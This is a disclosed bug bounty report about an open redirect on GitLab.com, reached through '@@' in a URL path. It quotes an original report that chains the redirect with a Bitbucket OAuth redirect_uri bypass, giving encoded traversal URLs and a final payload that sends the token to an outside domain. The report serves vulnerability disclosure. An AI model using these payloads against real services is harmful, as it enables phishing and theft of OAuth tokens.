Open Redirect Vulnerability
An open redirect existed on GitLab.com via a crafted URL path containing '@@' that redirected users to an arbitrary external site. An attacker could use this to send users to a malicious location, though the report notes that attempts to escalate to account takeover were unsuccessful.

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
HackerOne report #1506126 by stealthy on 2022-03-10, assigned to @nmalcolm:
Report | Attachments | How To Reproduce
There is an open redirect on https://gitlab.com/<whatever you want>/@@<attacker url> which can be used to redirect unsuspecting users to a malicious location.
What is an open redirect?
Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.
Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access.
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
Original Report
The original report shows how a BitBucket flaw can lead to BitBucket account takeover, but the HackerOne researcher and three appsec engineers were unable to turn it into a GitLab account takeover. That leaves just the open redirect.
<details> <summary> Click here to expand the original report</summary>GitLab-safe How To Reproduce
Don't use the researcher's infrastructure.
- Create a fresh GitLab.com and BitBucket.org account, if you don't have test ones already
- Visit
https://4a4e6bbf.gitlab.io/testwhich @nmalcolm created as a GitLab-controlled PoC - Observe the exposed authentication token
https://4a4e6bbf.gitlab.io/#access_token=>>REDACTED<<&scopes=project+wiki+pullrequest+issue+account&state=REDACTED&expires_in=7200&token_type=bearer
The AppSec group have been added as maintainers to https://gitlab.com/4a4e6bbf so they can view / edit the PoC.
Summary
I bypassed Bitbucket OAuth login flow to harvest the token.
Here is a breakdown of the exploit.
This is the redirect_uri parameter where https://gitlab.com/users/auth/bitbucket/callback is whitelisted.
redirect_uri=https://gitlab.com/users/auth/bitbucket/callback

However, some content is allowed after /callback. The problem is that slashes are blacklisted including the Apache colon trick.
- https://gitlab.com/users/auth/bitbucket/callbackasdfsd --> Allowed
- https://gitlab.com/users/auth/bitbucket/callback/.. --> Blocked
- https://gitlab.com/users/auth/bitbucket/callback/..; --> Blocked
However, the there is a bypass if the colon comes first. However, the server does not process this because anything after the colon is stripped.

The malicious data needs to be URL encoded for this to work correctly. However, a URL encoded colon followed by the string /../ is blocked. Additionally, the colon traversal trick /..;/ will not work either. Different permutations with meaningless characters in between does not work either.
- https://gitlab.com/users/auth/bitbucket/callback%3b/../ --> Blocked
- https://gitlab.com/users/auth/bitbucket/callback%3b/..;/ --> Blocked
- https://gitlab.com/users/auth/bitbucket/callback%3baaa/..;/ --> Blocked
- https://gitlab.com/users/auth/bitbucket/callback%3b/..;aaaa/ --> Blocked
Is this really solvable? Yes, there is a way using backslashes which are transformed into forward slashes later in the OAuth flow.

Now, I chain this with an open redirect and the have the following payload.
- https%3A%2F%2Fgitlab.com%2Fusers%2Fauth%2Fbitbucket%2Fcallback%3b%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cjira%5c@[@]stealthy.com%5c
